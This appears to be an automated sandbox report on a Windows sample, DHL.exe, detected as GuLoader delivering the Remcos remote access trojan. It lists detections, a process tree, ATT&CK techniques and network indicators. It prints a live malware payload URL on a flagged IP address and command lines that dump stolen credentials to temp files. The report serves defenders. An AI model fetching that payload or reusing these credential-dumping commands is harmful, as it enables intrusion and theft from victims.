

JoeSandbox Cloud BASIC



**ID:** 1347

**Sample Name:** DHL.exe

**Cookbook:** default.jbs

**Time:** 21:35:49

**Date:** 24/09/2021

**Version:** 33.0.0 White Diamond

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# Windows Analysis Report DHL.exe

## Overview

### General Information

|                              |                  |
|------------------------------|------------------|
| Sample Name:                 | DHL.exe          |
| Analysis ID:                 | 1347             |
| MD5:                         | 8fab6753620475b. |
| SHA1:                        | d1d7badd885b82.. |
| SHA256:                      | 83e4ae7f04653b0. |
| Infos:                       |                  |
| Most interesting Screenshot: |                  |


### Detection

|                        |         |
|------------------------|---------|
|                        |         |
| <b>GuLoader Remcos</b> |         |
| Score:                 | 100     |
| Range:                 | 0 - 100 |
| Whitelisted:           | false   |
| Confidence:            | 100%    |

### Signatures

|                                             |
|---------------------------------------------|
| Found malware configuration                 |
| Snort IDS alert for network traffic (e....  |
| Multi AV Scanner detection for subm...      |
| Yara detected Remcos RAT                    |
| GuLoader behavior detected                  |
| Yara detected GuLoader                      |
| Hides threads from debuggers                |
| Installs a global keyboard hook             |
| Writes to foreign memory regions            |
| Tries to detect Any.run                     |
| Tries to detect sandboxes and other...      |
| Tries to steal Mail credentials (via fil... |

### Classification



## Process Tree

|                                                                                                                                                                                                            |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ■ System is w10x64native                                                                                                                                                                                   |
| ■  DHL.exe (PID: 6228 cmdline: 'C:\Users\user\Desktop\DHL.exe' MD5: 8FAB6753620475B356FB55CB3339AA8F)                                                                                                      |
| ■  ieinstal.exe (PID: 344 cmdline: 'C:\Users\user\Desktop\DHL.exe' MD5: 7871873BABCEA94FBA13900B561C7C55)                                                                                                  |
| ■  ieinstal.exe (PID: 308 cmdline: 'C:\Users\user\Desktop\DHL.exe' MD5: 7871873BABCEA94FBA13900B561C7C55)                                                                                                  |
| ■  ieinstal.exe (PID: 4824 cmdline: 'C:\Users\user\Desktop\DHL.exe' MD5: 7871873BABCEA94FBA13900B561C7C55)                                                                                                 |
| ■  ieinstal.exe (PID: 4008 cmdline: 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\zoozchudsmtrpn' MD5: 7871873BABCEA94FBA13900B561C7C55)                |
| ■  ieinstal.exe (PID: 7228 cmdline: 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\cqtkdzewgulwrthmyjt' MD5: 7871873BABCEA94FBA13900B561C7C55)           |
| ■  ieinstal.exe (PID: 1540 cmdline: 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\mkzcdspyucdacvqpunjus' MD5: 7871873BABCEA94FBA13900B561C7C55)         |
| ■  ieinstal.exe (PID: 5152 cmdline: 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\lirpochmcsiaqwlpmvskmdnx' MD5: 7871873BABCEA94FBA13900B561C7C55)      |
| ■  ieinstal.exe (PID: 7424 cmdline: 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\stcydzwwgqsdcbhvdvdpknzywgbxx' MD5: 7871873BABCEA94FBA13900B561C7C55) |
| ■  ieinstal.exe (PID: 5680 cmdline: 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\doreshxuykdjvfmocyesnhihgmrbt' MD5: 7871873BABCEA94FBA13900B561C7C55) |
| ■ cleanup                                                                                                                                                                                                  |

## Malware Configuration

### Threatname: GuLoader

|                                                                 |
|-----------------------------------------------------------------|
| {<br>"Payload URL": "http://107.189.4.115/ncHJfumF147.bin"<br>} |
|-----------------------------------------------------------------|

## Yara Overview

### Memory Dumps

| Source                                                                | Rule               | Description              | Author       | Strings |
|-----------------------------------------------------------------------|--------------------|--------------------------|--------------|---------|
| 00000008.00000003.188402295842.00000000030E4000.0000004.00000001.sdmf | JoeSecurity_Remcos | Yara detected Remcos RAT | Joe Security |         |
| 00000008.00000003.188385435641.00000000030E4000.0000004.00000001.sdmf | JoeSecurity_Remcos | Yara detected Remcos RAT | Joe Security |         |
| 00000008.00000003.188374231298.00000000030E4000.0000004.00000001.sdmf | JoeSecurity_Remcos | Yara detected Remcos RAT | Joe Security |         |
| 00000008.00000003.188373914624.00000000030DE000.0000004.00000001.sdmf | JoeSecurity_Remcos | Yara detected Remcos RAT | Joe Security |         |
| 00000008.00000003.188385089065.00000000030DE000.0000004.00000001.sdmf | JoeSecurity_Remcos | Yara detected Remcos RAT | Joe Security |         |

Click to see the 7 entries

## Sigma Overview

No Sigma rule has matched

## Jbx Signature Overview

 Click to jump to signature section

### AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected Remcos RAT

### Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

### Key, Mouse, Clipboard, Microphone and Screen Capturing:



Installs a global keyboard hook

### E-Banking Fraud:



Yara detected Remcos RAT

### Data Obfuscation:



Yara detected GuLoader

### Malware Analysis System Evasion:



Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

### Anti Debugging:



Hides threads from debuggers

## HIPS / PFW / Operating System Protection Evasion:



Writes to foreign memory regions

Injects a PE file into a foreign processes

## Stealing of Sensitive Information:



Yara detected Remcos RAT

GuLoader behavior detected

Tries to steal Mail credentials (via file registry)

Yara detected WebBrowserPassView password recovery tool

Tries to steal Mail credentials (via file access)

Tries to steal Instant Messenger accounts or passwords

Tries to harvest and steal browser information (history, passwords, etc)

## Remote Access Functionality:




Yara detected Remcos RAT

## Mitre Att&ck Matrix

| Initial Access                      | Execution                         | Persistence                          | Privilege Escalation                 | Defense Evasion                           | Credential Access           | Discovery                          | Lateral Movement                   | Collection               | Exfiltration                                           | Command and Control              | Netw Effe          |
|-------------------------------------|-----------------------------------|--------------------------------------|--------------------------------------|-------------------------------------------|-----------------------------|------------------------------------|------------------------------------|--------------------------|--------------------------------------------------------|----------------------------------|--------------------|
| Valid Accounts                      | Native API 1                      | DLL Side-Loading 1                   | DLL Side-Loading 1                   | Deobfuscate/Decode Files or Information 1 | OS Credential Dumping 1     | System Time Discovery 1            | Remote Services                    | Archive Collected Data 1 | Exfiltration Over Other Network Medium                 | Ingress Tool Transfer 1          | Eave Inse Netw Com |
| Default Accounts                    | Scheduled Task/Job                | Application Shimming 1               | Application Shimming 1               | Obfuscated Files or Information 2         | Input Capture 1 1           | Account Discovery 1                | Remote Desktop Protocol            | Data from Local System 1 | Exfiltration Over Bluetooth                            | Encrypted Channel 2              | Expl Redi Calls    |
| Domain Accounts                     | At (Linux)                        | Registry Run Keys / Startup Folder 1 | Access Token Manipulation 1          | Software Packing 1                        | Credentials in Registry 2   | File and Directory Discovery 2     | SMB/Windows Admin Shares           | Email Collection 1       | Automated Exfiltration                                 | Non-Standard Port 1              | Expl Trac Loca     |
| Local Accounts                      | At (Windows)                      | Logon Script (Mac)                   | Process Injection 2 1 2              | DLL Side-Loading 1                        | Credentials In Files 1      | System Information Discovery 1 9   | Distributed Component Object Model | Input Capture 1 1        | Scheduled Transfer                                     | Non-Application Layer Protocol 1 | SIM Swa            |
| Cloud Accounts                      | Cron                              | Network Logon Script                 | Registry Run Keys / Startup Folder 1 | Masquerading 1                            | LSA Secrets                 | Security Software Discovery 3 3 1  | SSH                                | Clipboard Data 1         | Data Transfer Size Limits                              | Application Layer Protocol 1 1 1 | Man Devi Com       |
| Replication Through Removable Media | Launchd                           | Rc.common                            | Rc.common                            | Virtualization/Sandbox Evasion 2 3        | Cached Domain Credentials   | Virtualization/Sandbox Evasion 2 3 | VNC                                | GUI Input Capture        | Exfiltration Over C2 Channel                           | Multiband Communication          | Jam Deni Serv      |
| External Remote Services            | Scheduled Task                    | Startup Items                        | Startup Items                        | Access Token Manipulation 1               | DCSync                      | Process Discovery 4                | Windows Remote Management          | Web Portal Capture       | Exfiltration Over Alternative Protocol                 | Commonly Used Port               | Rogi Acc           |
| Drive-by Compromise                 | Command and Scripting Interpreter | Scheduled Task/Job                   | Scheduled Task/Job                   | Process Injection 2 1 2                   | Proc Filesystem             | Application Window Discovery 1     | Shared Webroot                     | Credential API Hooking   | Exfiltration Over Symmetric Encrypted Non-C2 Protocol  | Application Layer Protocol       | Dow Inse Prot      |
| Exploit Public-Facing Application   | PowerShell                        | At (Linux)                           | At (Linux)                           | Masquerading                              | /etc/passwd and /etc/shadow | System Owner/User Discovery 1      | Software Deployment Tools          | Data Staged              | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol | Web Protocols                    | Rogi Base          |

## Behavior Graph




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source  | Detection | Scanner       | Label             | Link                   |
|---------|-----------|---------------|-------------------|------------------------|
| DHL.exe | 29%       | Virustotal    |                   | <a href="#">Browse</a> |
| DHL.exe | 11%       | ReversingLabs | Win32.Trojan.Mucc |                        |

### Dropped Files

No Antivirus matches

### Unpacked PE Files

| Source                            | Detection | Scanner | Label             | Link | Download                      |
|-----------------------------------|-----------|---------|-------------------|------|-------------------------------|
| 12.2.ieinstal.exe.400000.0.unpack | 100%      | Avira   | HEUR/AGEN.1116590 |      | <a href="#">Download File</a> |
| 2.0.DHL.exe.400000.0.unpack       | 100%      | Avira   | TR/Dropper.VB.Gen |      | <a href="#">Download File</a> |
| 13.2.ieinstal.exe.400000.0.unpack | 100%      | Avira   | HEUR/AGEN.1116590 |      | <a href="#">Download File</a> |
| 15.2.ieinstal.exe.400000.0.unpack | 100%      | Avira   | HEUR/AGEN.1116590 |      | <a href="#">Download File</a> |
| 2.2.DHL.exe.400000.0.unpack       | 100%      | Avira   | TR/Dropper.VB.Gen |      | <a href="#">Download File</a> |
| 14.2.ieinstal.exe.400000.0.unpack | 100%      | Avira   | HEUR/AGEN.1116566 |      | <a href="#">Download File</a> |
| 16.2.ieinstal.exe.400000.0.unpack | 100%      | Avira   | HEUR/AGEN.1116590 |      | <a href="#">Download File</a> |
| 11.2.ieinstal.exe.400000.0.unpack | 100%      | Avira   | HEUR/AGEN.1116566 |      | <a href="#">Download File</a> |

### Domains

No Antivirus matches

### URLs

| Source                                                                                                                      | Detection | Scanner         | Label | Link                   |
|-----------------------------------------------------------------------------------------------------------------------------|-----------|-----------------|-------|------------------------|
| <a href="http://www.imvu.com">http://www.imvu.com</a>                                                                       | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://https://csp.withgoogle.com/csp/ads-programmable">http://https://csp.withgoogle.com/csp/ads-programmable</a> | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://https://deff.nelreports.net/api/report?cat=msn">http://https://deff.nelreports.net/api/report?cat=msn</a>   | 0%        | Virustotal      |       | <a href="#">Browse</a> |

| Source                                                                                                                                                                                                                                                                | Detection | Scanner         | Label | Link |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------|-------|------|
| <a href="http://https://deff.nelreports.net/api/report?cat=msn">http://https://deff.nelreports.net/api/report?cat=msn</a>                                                                                                                                             | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://cxcs.microsoft.net/static/public/tips/neutral/6c6740da-0bfe-48a6-83fc-c98d1919b060/3addf02b7">http://https://cxcs.microsoft.net/static/public/tips/neutral/6c6740da-0bfe-48a6-83fc-c98d1919b060/3addf02b7</a>                                 | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://csp.withgoogle.com/csp/botguard-scs">http://https://csp.withgoogle.com/csp/botguard-scs</a>                                                                                                                                                   | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://csp.withgoogle.com/csp/report-to/active-view-scs-read-write-acl">http://https://csp.withgoogle.com/csp/report-to/active-view-scs-read-write-acl</a>                                                                                           | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://crls.pki.goog/gts1c3/QOvJON1sT2A.crl0">http://crls.pki.goog/gts1c3/QOvJON1sT2A.crl0</a>                                                                                                                                                               | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://static2.sharepointonline.com/files/fabric/assets/fonts/segoeui-westeuropean/segoeui-light.wo">http://https://static2.sharepointonline.com/files/fabric/assets/fonts/segoeui-westeuropean/segoeui-light.wo</a>                                 | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://btloader.com/tag?o=6208086025961472&amp;upapi=true">http://https://btloader.com/tag?o=6208086025961472&amp;upapi=true</a>                                                                                                                     | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://www.imvu.comata">http://www.imvu.comata</a>                                                                                                                                                                                                           | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_pad%2">http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_pad%2</a>                                 | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://ocsp.sca1b.amazontrust.com06">http://ocsp.sca1b.amazontrust.com06</a>                                                                                                                                                                                 | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://77243bf109fbfd4c6540dfa32ce43b7d.clo.footprintdns.com/apc/trans.gif?acea25fcc08da24d4d717452">http://https://77243bf109fbfd4c6540dfa32ce43b7d.clo.footprintdns.com/apc/trans.gif?acea25fcc08da24d4d717452</a>                                 | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://logincdn.msauth.net/shared/1.0/content/images/arrow_left_a9cc2824ef3517b6c4160dcf8ff7d410.sv">http://https://logincdn.msauth.net/shared/1.0/content/images/arrow_left_a9cc2824ef3517b6c4160dcf8ff7d410.sv</a>                                 | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://ocsp.rootca1.amazontrust.com0:">http://ocsp.rootca1.amazontrust.com0:</a>                                                                                                                                                                             | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://pki.goog/repository/0">http://https://pki.goog/repository/0</a>                                                                                                                                                                               | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://crl.rootg2.amazontrust.com/rootg2.crl0">http://crl.rootg2.amazontrust.com/rootg2.crl0</a>                                                                                                                                                             | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://fp-afd.azurefd.net/apc/trans.gif?cc0090b1d4f11396dcefd3282bde5f89">http://https://fp-afd.azurefd.net/apc/trans.gif?cc0090b1d4f11396dcefd3282bde5f89</a>                                                                                       | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://aefd.nelreports.net/api/report?cat=bingrms">http://https://aefd.nelreports.net/api/report?cat=bingrms</a>                                                                                                                                     | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://logincdn.msauth.net/shared/1.0/content/images/marching_ants_white_166de53471265253ab3a456def">http://https://logincdn.msauth.net/shared/1.0/content/images/marching_ants_white_166de53471265253ab3a456def</a>                                 | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://cxcs.microsoft.net/api/settings/en-US/xml/settings-tipset?release=20h1&amp;sku=Professional&amp;plat">http://https://cxcs.microsoft.net/api/settings/en-US/xml/settings-tipset?release=20h1&amp;sku=Professional&amp;plat</a>                 | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://crl.pki.goog/gsr1/gsr1.crl0;">http://crl.pki.goog/gsr1/gsr1.crl0;</a>                                                                                                                                                                                 | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://logincdn.msauth.net/16.000/Converged_v21033__M8MTZS7Nv0l1zR18wdR-g2.css">http://https://logincdn.msauth.net/16.000/Converged_v21033__M8MTZS7Nv0l1zR18wdR-g2.css</a>                                                                           | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://ocsp.sectigo.com0">http://ocsp.sectigo.com0</a>                                                                                                                                                                                                       | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://csp.withgoogle.com/csp/report-to/botguard-scs">http://https://csp.withgoogle.com/csp/report-to/botguard-scs</a>                                                                                                                               | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://107.189.4.115/nCHJfummF147.binPYW">http://107.189.4.115/nCHJfummF147.binPYW</a>                                                                                                                                                                       | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://www.imvu.comhttp://www.ebuddy.comhttps://www.google.com">http://www.imvu.comhttp://www.ebuddy.comhttps://www.google.com</a>                                                                                                                           | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://crls.pki.goog/gts1c3/zdATt0Ex_Fk.crl0">http://crls.pki.goog/gts1c3/zdATt0Ex_Fk.crl0</a>                                                                                                                                                               | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://csp.withgoogle.com/csp/report-to/adspam-signals-scs">http://https://csp.withgoogle.com/csp/report-to/adspam-signals-scs</a>                                                                                                                   | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://pki.goog/repo/certs/gts1c3.der07">http://pki.goog/repo/certs/gts1c3.der07</a>                                                                                                                                                                         | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://logincdn.msauth.net/shared/1.0/content/js/Win10HostFinish_PCore_X4ddjLSVKe4VPSehkSgn_A2.js">http://https://logincdn.msauth.net/shared/1.0/content/js/Win10HostFinish_PCore_X4ddjLSVKe4VPSehkSgn_A2.js</a>                                     | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://support.goH">http://https://support.goH</a>                                                                                                                                                                                                   | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://sb.scorecardresearch.com/beacon.js">http://https://sb.scorecardresearch.com/beacon.js</a>                                                                                                                                                     | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://support.go">http://https://support.go</a>                                                                                                                                                                                                     | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://pki.goog/gsr1/gsr1.crt02">http://pki.goog/gsr1/gsr1.crt02</a>                                                                                                                                                                                         | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://pki.goog/repo/certs/gts1c3.der0\$">http://pki.goog/repo/certs/gts1c3.der0\$</a>                                                                                                                                                                       | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://sb.scorecardresearch.com/b2?c1=2&amp;c2=3000001&amp;cs_ucfr=1&amp;rn=1632306836522&amp;c7=https%3A%2F%2Fwww.">http://https://sb.scorecardresearch.com/b2?c1=2&amp;c2=3000001&amp;cs_ucfr=1&amp;rn=1632306836522&amp;c7=https%3A%2F%2Fwww.</a> | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_368%2Cw_622%2Cc_fill%2Cg_faces:au">http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_368%2Cw_622%2Cc_fill%2Cg_faces:au</a>                                 | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://fp-afd.azureedge.us/apc/trans.gif?edd9ae41b7970a265a6dfb9c4956f1d7">http://https://fp-afd.azureedge.us/apc/trans.gif?edd9ae41b7970a265a6dfb9c4956f1d7</a>                                                                                     | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://logincdn.msauth.net/shared/1.0/content/js/Win10HostLogin_PCore_24KBKDbOImfmQnCh-v9jYw2.js">http://https://logincdn.msauth.net/shared/1.0/content/js/Win10HostLogin_PCore_24KBKDbOImfmQnCh-v9jYw2.js</a>                                       | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au">http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au</a>                                 | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://https://static2.sharepointonline.com/files/fabric/assets/fonts/segoeui-westeuropean/segoeui-bold.wof">http://https://static2.sharepointonline.com/files/fabric/assets/fonts/segoeui-westeuropean/segoeui-bold.wof</a>                                 | 0%        | Avira URL Cloud | safe  |      |

## Domains and IPs

### Contacted Domains

No contacted domains info

### URLs from Memory and Binaries

### Contacted IPs

## Public

| IP              | Domain  | Country       | Flag                                                                              | ASN    | ASN Name                | Malicious |
|-----------------|---------|---------------|-----------------------------------------------------------------------------------|--------|-------------------------|-----------|
| 185.215.113.102 | unknown | Portugal      |  | 206894 | WHOLESALECONNECTION SNL | false     |
| 107.189.4.115   | unknown | United States |  | 53667  | PONYNETUS               | true      |

## General Information

|                                                    |                                                                                                                                                                       |
|----------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Joe Sandbox Version:                               | 33.0.0 White Diamond                                                                                                                                                  |
| Analysis ID:                                       | 1347                                                                                                                                                                  |
| Start date:                                        | 24.09.2021                                                                                                                                                            |
| Start time:                                        | 21:35:49                                                                                                                                                              |
| Joe Sandbox Product:                               | CloudBasic                                                                                                                                                            |
| Overall analysis duration:                         | 0h 14m 5s                                                                                                                                                             |
| Hypervisor based Inspection enabled:               | false                                                                                                                                                                 |
| Report type:                                       | light                                                                                                                                                                 |
| Sample file name:                                  | DHL.exe                                                                                                                                                               |
| Cookbook file name:                                | default.jbs                                                                                                                                                           |
| Analysis system description:                       | Windows 10 64 bit 20H2 Native <b>physical Machine for testing VM-aware malware</b> (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301) |
| Run name:                                          | Suspected Instruction Hammering                                                                                                                                       |
| Number of analysed new started processes analysed: | 17                                                                                                                                                                    |
| Number of new started drivers analysed:            | 0                                                                                                                                                                     |
| Number of existing processes analysed:             | 0                                                                                                                                                                     |
| Number of existing drivers analysed:               | 0                                                                                                                                                                     |
| Number of injected processes analysed:             | 0                                                                                                                                                                     |
| Technologies:                                      | <ul style="list-style-type: none"><li>• HCA enabled</li><li>• EGA enabled</li><li>• HDC enabled</li><li>• AMSI enabled</li></ul>                                      |
| Analysis Mode:                                     | default                                                                                                                                                               |
| Analysis stop reason:                              | Timeout                                                                                                                                                               |
| Detection:                                         | MAL                                                                                                                                                                   |
| Classification:                                    | mal100.phis.troj.spyw.evad.winEXE@19/6@0/2                                                                                                                            |
| EGA Information:                                   | Failed                                                                                                                                                                |
| HDC Information:                                   | Failed                                                                                                                                                                |
| HCA Information:                                   | <ul style="list-style-type: none"><li>• Successful, ratio: 96%</li><li>• Number of executed functions: 0</li><li>• Number of non-executed functions: 0</li></ul>      |
